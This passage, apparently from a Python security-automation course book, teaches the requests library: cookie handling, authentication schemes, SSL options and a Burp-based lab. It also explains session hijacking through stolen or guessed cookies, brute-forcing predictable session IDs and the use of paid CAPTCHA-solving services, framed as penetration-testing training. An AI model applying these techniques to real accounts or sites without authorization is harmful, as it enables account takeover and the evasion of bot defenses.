- .path: The website on that domain to which the cookie belongs

The RequestsCookieJar contains Cookie objects that are stored as a dictionary of dictionaries in an attribute called ._cookies. The ._cookies dictionary has two embedded dictionaries. The first level of dictionaries is keyed on the DOMAIN that the cookie came from. The value of that dictionary is another dictionary keyed on the PATH of the page that sets the cookie. The value of that dictionary is another dictionary of Cookie objects of all the cookies from that domain and path combination. All the cookie attributes, such as .name and .value, can be accessed directly on each cookie.

© 2024 Mark Baggett

Technet24

Example Full Cookie Access

```
>>> browser.cookies._cookies.keys()
['.bing.com', 'www.bing.com']
>>> browser.cookies._cookies['.bing.com'].keys()
['/']
>>> browser.cookies._cookies['.bing.com']['/'].keys()
['_EDGE_V', '_EDGE_S', 'SRCHD', '_SS', 'MUID', 'SRCHUSR']
>>> browser.cookies._cookies['.bing.com']['/']['MUID']
Cookie(version=0, name='MUID', value='00584AECE3FA63172BD5421FE258622B',
port=None, port_specified=False, domain='.bing.com', domain_specified=True,
domain_initial_dot=False, path='/', path_specified=True, secure=False,
expires=1523395392, discard=False, comment=None, comment_url=None, rest={},
rfc2109=False)
>>> browser.cookies._cookies['.bing.com']['/']['MUID'].path
'/'
>>> browser.cookies._cookies['.bing.com']['/']['MUID'].secure
False
```


Here is an example of accessing the full cookie objects. As mentioned, .cookies._cookies is a dictionary. Its keys() are the domains for which you have a cookie. Here, you can see you have entries for .bing.com and www.bing.com. Each of those is another dictionary. .cookies_cookies['.bing.com'] is a dictionary that contains even more dictionaries. Its keys are the URL paths from which the cookies were issued. In this example, we have only one path '/'. That also contains a dictionary. .cookies._cookies['.bing.com']['/'] contains a dictionary whose keys are the names of cookies. Each of those entries contains a cookie object. That means `browser.cookies._cookies['.bing.com']['/']['MUID']` will give us the cookie named MUID that was sent by the root `('/')` of bing.com. Then, we can access each of the different attributes of that cookie, including the value, path, expires, and other useful data that is not available from the .cookies attribute directly.

© 2024 Mark Baggett

Add Cookies to the CookieJar

You can create a new cookie by calling http.cookiejar.Cookie() and passing 16 required arguments.

Then add your cookie by calling your browser objects .set_cookie() method and passing the cookie

```
>>> import http
>>> newcookie = http.cookiejar.Cookie(version=0, name='session_id',
value='sessionid', port=None, port_specified=False,domain='10.10.10.30',
domain_specified=True, domain_initial_dot=True, path='/sessionhijack.php',
path_specified=True, secure=False,expires=None, discard=False, comment=None,
comment_url=None, rest={'HttpOnly': None})
>>> browser.cookies.set_cookie(newcookie)
```


To add a cookie to the CookieJar, you first have to create a http.cookiejar.Cookie object. When you do, you initialize all its attributes, such as you see here:

```
newcookie = http.cookiejar.Cookie(version=0, name='session_id',
value='sessionid', port=None, port_specified=False,domain='10.10.10.30',
domain_specified=True, domain_initial_dot=True,
path='/sessionhijack.php',path_specified=True,
secure=False,expires=None, discard=False, comment=None,
comment_url=None, rest={'HttpOnly': None})
```

Most of these fields are self-explanatory. For example, "Name" is the cookie's name. "Value" is the value of the cookie. Other fields could use a little explanation. For example, Domain is the domain for which the cookie will be sent if "domain_specific" is True. Path is the webpage in the domain to which the cookie will be sent if "path_specific" is True. If "Secure" is True, the cookie will only be sent over HTTPS connections. "Expires" is the date and time after which the cookie will be deleted from the CookieJar. Expiration dates are specified in the format Day, DD Mon YYYY HH:MM:SS GMT. For example:

```
"Mon, 01 Jan 1986 08:30:33 GMT".
```

The "rest" attribute is used to specify all other attributes; it accepts a dictionary of attributes to set. For example, this is where you specify the "HttpOnly" attribute that prevents JavaScript from accessing the cookie.

Then you call the browser object's set_cookie() method, passing it the new http.cookiejar.Cookie object.

© 2024 Mark Baggett

Technet24

Erase Cookies in the CookieJar

You can erase all the cookies that are in your CookieJar

```
>>> browser.cookies.clear()
```

Clear "session cookies". A session cookie is supposed to expire when the browser closes. Session cookies do not have an 'expires' attribute set.

```
>>> browser.cookies.clear_session_cookies()
```

Clear all cookies for a specific domain (or path= or name=)

```
>>> browser.cookies.clear(domain='www.bing.com')
```

Clear a cookie based on its name

```
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
>>> del browser.cookies['MUID']
>>> browser.cookies.keys()
['SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
```


You have many ways to delete a cookie. The .cookies attribute has a .clear() method that will take several optional arguments. If no argument is provided, it will clear all the cookies. Optionally, you can provide a domain-like cookies.clear(domain='www.bing.com'), and it will clear all the cookies that were issued from that domain. Clear will also accept a specific path for which to clear cookies. Clear will also accept a specific cookie name that you want to clear. Of course, it is a dictionary, so you can use the keyword del to delete items just like you would from any other dictionary.

© 2024 Mark Baggett

Get/Post Requests Authentication

Most authentication is as simple as setting the 'auth' argument or attribute to an object with your credentials.

When set to a tuple with user and password, it does Basic Authentication

```
>>> import requests
>>> requests.get('http://httpbin.org/basic-auth/user/passwd',auth=('user','passwd'))
<Response [200]>
>>> requests.get('http://httpbin.org/basic-auth/user/passwd',auth=('user','notpw'))
<Response [401]>
```

You can also set the 'auth' attribute of a browser object

```
>>> import requests
>>> browser = requests.session()
>>> browser.auth = ("user","password")
>>> browser.get("http://httpbin.org/basic-auth/user/password")
<Response [200]>
>>> browser.auth = ("user","notpassword")
>>> browser.get("http://httpbin.org/basic-auth/user/password")
<Response [401]>
```


Requests can also access resources on websites that require authentication. On websites that require authentication, the server will respond with 'HTTP/1.0 401 Unauthorized‘, causing the browser to prompt the user for a username and password. When the username and password are entered, it will transmit that information to the server for authentication. The request module comes with the capability to authenticate using basic or digest-based authentication. For basic authentication, all you need to do is pass a username and a password in a tuple with the "auth" parameter on your request. Alternatively, you could set the .auth attribute to a requests session object.

Most commonly used website authentication schemes are supported by requests, and they all work the same way. You set the auth argument to an access token. As we have seen, with basic authentication, it is just a tuple containing the username and password. For most other authentication schemes, you will call a function that will create an authentication token that you will pass as the auth argument. For example, consider how we do digest authentication.

For digest authentication, you will need to import another part of the request framework called "requests.auth". After it is imported, you can create a "requests.auth.HTTPDigestAuth()" object, passing the desired username and password to the new object. Then, you can pass that object as the auth= argument on your request. This will initiate an HTTP digest authentication request to the server.

Reference:
https://requests.readthedocs.io/en/latest/user/authentication

© 2024 Mark Baggett

Technet24

Other Auth Types

Other authentication protocols are supported with additional modules

OAuth with 'pip install requests_oauthlib'

```
>>> from requests_oauthlib import OAuth1
>>> browser = requests.session()
>>> browser.auth = OAuth1.OAuth1('APP_KEY','APP_SECRET','USER_TOKEN', 'USER_SECRET')
>>> browser.get('http://api.oauth.site/api')
```

NTLM with 'pip install requests_ntlm'

```
>>> from requests_ntlm import HttpNtlmAuth
>>> browser = requests.session()
>>> browser.auth = HttpNtlmAuth(r'domain\username','password')
>>> browser.get("http://ntlm.site")
```

Kerberos with 'pip install requests-kerberos'

```
>>> from requests_kerberos import HTTPKerberosAuth
>>> browser.auth = HTTPKerberosAuth()
>>> browser.get('http://kerberos-authenticated-site.com')
```


Other types of network-based authentication do not come with the Request module's default installation. Fortunately for us, the Requests module is wildly popular, and several extensions have been released to add more functionality to the module. A module named requests_oauthlib supports both OAuth1 and OAuth2 authentication. You can install it by running "pip install requests_oauthlib". OAuth is the "Open Authentication" standard and is widely used by web APIs.

You can add NTLM-based authentication for a Windows-based single sign-on. First, you need to install 'requests_ntlm', then you can create a HttpNtlmAuth object with a domain username and password that you pass with the auth argument.

For Kerberos authentication, you install the 'requests-kerberos' module. Yes, that is a dash between the words rather than an underscore like the other modules. But the module works great! Just like the others, you just create a token and pass it as the auth argument! The HTTPKerberosAuth() function gets the ticket from the OS credential store so that your script isn't maintaining passwords in it.

© 2024 Mark Baggett

SSL/TLS Support

Everything we've done so far can also be done over SSL by just starting the URL with the string "https://"

Requests will attempt to verify SSL certs by default

Disable verification by passing verify = False (NOTE: Obviously Dangerous)

```
>>> browser.get('https://site.com', verify = False)
```

Requests uses its own certificate store that is distributed with the module unless the certifi module is installed. If "certifi" is installed, then it is the certificate store instead.

To see where your certificates are installed, check the .certs.where() method.

```
>>> import requests
>>> requests.certs.where()
'/usr/local/lib/python3.8/dist-packages/requests/cacert.pem'
```


By default, Requests supports SSL and TLS connections. You can access secure HTTPS resources by simply changing the URL to https://. The request module will verify the SSL certificate is valid and print warnings if there are any problems. If you are accessing a website that has a self-signed certificate, you can disable verifying the certificates by passing "verify = False" as an option. The Requests module comes with its own certificate store that it uses to verify the website. This certificate store is not updated with the OS and is not maintained as well as the certificate stores that come with your browser. You can determine where your certificate store is located by calling requests.certs.where() and manually update it. Additionally, if you install the certifi module, it will use that certificate store instead of its default store.

If you interact with HTTPS websites by IP address, you may get some warnings about SNI support. SNI is Server Name Indication, and it is the TLS equivalent for the Host header that allows multiple hosts to share the same IP. To resolve SNI issues, you will have to install another library called urllib3. You can install it by typing pip install urllib3[secure].

© 2024 Mark Baggett

Technet24


Session Hijacking


Cookies are often used to maintain information about the current session

A cookie that represents an account identity is issued to the browser after successful login

Stealing or guessing that cookie and loading it as your own session cookie gives you access to that account

Rather than guessing usernames and passwords, guessing a session cookie can provide the same result





Cookies are often used to maintain session information. After you've successfully logged in to an application, a cookie is issued, and it represents your identity on that server from that point forward. If the value of that cookie is predictable or captured, then you can load it in your CookieJar and access the account as though you had entered the username and password. Sometimes this is the easiest way into an application. Some poorly coded web applications will attempt to build a session ID out of items that the developer incorrectly believes will uniquely identify the user. For example, a combination of an IP address, user agent, and a current date might be hashed and issued as a session ID. This information MIGHT uniquely identify a user (though it probably doesn't), but a session ID has more requirements than just uniqueness. It must NOT be predictable. If we can predict the session ID, then we can hijack that session. Even if the session ID can be predicted once in a million requests, it is very reasonable to attempt to brute force those session numbers with a simple script.

© 2024 Mark Baggett

Handling CAPTCHAs

Completely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part

The best way is to ask the customer to disable the CAPTCHA during the test

Detect CAPTCHA in your function that gets the web content

- Solve simple predictable CAPTCHAs yourself
- Use a CAPTCHA-solving service
  - https://deathbycaptcha.com/ can solve your CAPTCHAs!
  - Rates vary depending upon the type of capture, but are a < $5 for 1000 CAPTCHAs
  - Has APIs and a module written for Python
    - Just "`pip install deathbycaptcha-official`"
  - An average response time of 15 seconds and 24/7 human-solving team

CAPTCHA is an acronym that stands for Completely Automated Public Turing test to tell Computers and Humans Apart. Websites use these mechanisms to prevent automated scripts from accessing the websites. Because we are writing automated scripts, they are a problem for us. There are a couple of approaches to working with websites that use CAPTCHAs. The first and best option is to ask your customer to disable the CAPTCHA. If your customer is hesitant to do so, you should explain that the CAPTCHA doesn't eliminate security vulnerabilities; it just prevents an automated scanner from finding them. A penetration tester or an attacker can still launch attacks against the site. The CAPTCHA just prevents you from finding those vulnerabilities quickly and cost-effectively.

If disabling the CAPTCHA isn't an option, you still have a few options. First, check the CAPTCHA and see if it is perhaps predictable. I've seen some horrible CAPTCHAs! I've seen CAPTCHAs that ask you to solve math problems (my programs are good at that). I've seen CAPTCHAs that have a small dictionary of questions with static answers. When your script is populated with a few dozen questions and answers, you can automatically answer the questions.

If the CAPTCHA isn't predictable, then you could consider using a third-party CAPTCHA-solving service. These services use both automated and human entry to solve CAPTCHAs. They can automatically solve a CAPTCHA for you in about 15 seconds. The cost varies depending upon the type of CAPTCHA. The site www.deathbycaptcha.com provides just such a service and a Python API to interface with it.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: HTTP Communication - Quick Overview


For this lab, you will need THREE programs running

First, in a terminal, start the website providing the API service


```
student@573:$ cd /opt/geofind/
student@573:$./web.py
 * Running on http://127.0.0.1:5730/ (Press CTRL+C to quit)
```

Just run it! Don't pass it to Python!

Second, you will start the Burp Suite to log all the transactions



Third, use Visual Studio Code's debugger to examine a program called "**geofind-through-burp-exercise.py**"



In this next lab, we will use an API similar to Wigle.net that we know will be available despite changing network conditions and student environments. GeoFind is a web API that I've created and included in your course VM for you to look up the location of wireless networks.

During this lab, you will need three separate terminal programs running. One will run our web server, one will run burp, and the other will be Visual Studio Code. Inside Visual Studio Code, you will load up a program I have written to interact with the server and use the debugger to inspect its functionality.


In your first terminal, change to the /opt/geofind directory and start the geofind web server, as shown above. Notice that we do not pass the program to Python. Instead, we rely on the #! (shebang) line in the program to point Linux to the geofind virtual environment.

Then select "Burp Suite Community Edition" from the "Favorites" menu in your course VM.

Last, Open Visual Studio code then load "geofind-through-burp-exercise.py".

© 2024 Mark Baggett


Technet24



First, familiarize yourself with the webpage. I will have you go to the webpage. Enter a username and password and test out its functionality.

© 2024 Mark Baggett

Lab Intro: View Page Source for Form Field Names




Form Method is "POST"
Form Action is "/login"
Input Username is inputName
Input Password is inputPassword

On the "Log In" page, I want you to view the source and figure out how to automatically populate the fields and submit the data.

© 2024 Mark Baggett

Technet24

Lab Intro: Configure Burp



Next, we will start and set up Burp so we can just observe the data as it passes through our proxy

Turn off the interception for now


In Burp, click on the **Proxy** tab, then the **Intercept** sub-tab

Click on the **Intercept is on** button to toggle it so that it says "Intercept is off"

Next, you will start and configure Burp Suite so that the data passes through the application and is recorded for your observation.

© 2024 Mark Baggett

Lab Intro: Create Breakpoints in Visual Studio Code




- Open "geofind-through-burp-exercise.py" in Visual Studio Code
- Create Breakpoints on lines 11,18,26, and 36
- Begin debugging the program, and observe how Python statements control what is sent and received in Burp Suite

Rather than just running the program all at once, I want you to create breakpoints at key locations in the program. These locations, which are noted in the source code of the program and in the workbook, are on lines 11,18, 26, and 36. The walk-through in your workbook will have you execute each of these sections one at a time, and then observe how these commands change the actual request sent back and forth to the web server using the Burp Suite.

© 2024 Mark Baggett


Technet24



Then, you will check Burp to see the request and response. On the **Proxy tab** you will see there are several sub-tabs. Click on the **HTTP history sub-tab** under the Proxy tab. Each request that has been sent will be listed in the section in the middle. Clicking on one of the requests will fill in the details on the Request and Response sections. The **Request** section will show you exactly what was sent from your script, including all of the HTTP headers. The **Response** section will show you what came back from the server when it received your request.

© 2024 Mark Baggett

Repeat Process Until We Can Query LAT, LON



The lab will walk you through several steps and key observations until we know all we need to know in order to automate a tool that can query the API for latitude and longitude.

© 2024 Mark Baggett


Technet24

werejugo.py: A Laptop Location Tracking Tool

Download a finished tool that implements all of these concepts from my GitHub page called "werejugo"

Geolocates the laptop based on:

- Wireless Profiles in the registry
- Windows Diagnostic event 6100 log entries
- WLAN Autoconfig Wireless Login Event Logs
- Wireless Network names from the SRUM database



Requires that you register for a wigle.net API key

Requires that you acquire a Google Geolocation API key (PAID)

Watch for updates! http://github.com/markbaggett/werejugo

All of the registry concepts we've discussed, and a few others, are implemented for you in a tool called werejugo.py. werejugo requires that you register for a wigle.net API key so you can look up the locations of the SSIDs. The tool also geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, werejugo will display a map with, and place pins on, each of the locations. It also generates a detailed list with dates and times or each location.

© 2024 Mark Baggett

Section 4 Conclusions

This concludes Section 4. In this section, we covered:

- Forensic File Carving
- Using the STRUCT Module
- SQL Queries
- Windows Registry Forensics
- Website Interaction with URLLIB
- Website Interaction with Requests

See you tomorrow!

Don't forget to complete your homework by tomorrow!

This concludes Section 4 of Automating Information Security with Python.

© 2024 Mark Baggett

Technet24

Lab 4.4: HTTP Communication

In your workbook, turn to Lab 4.4

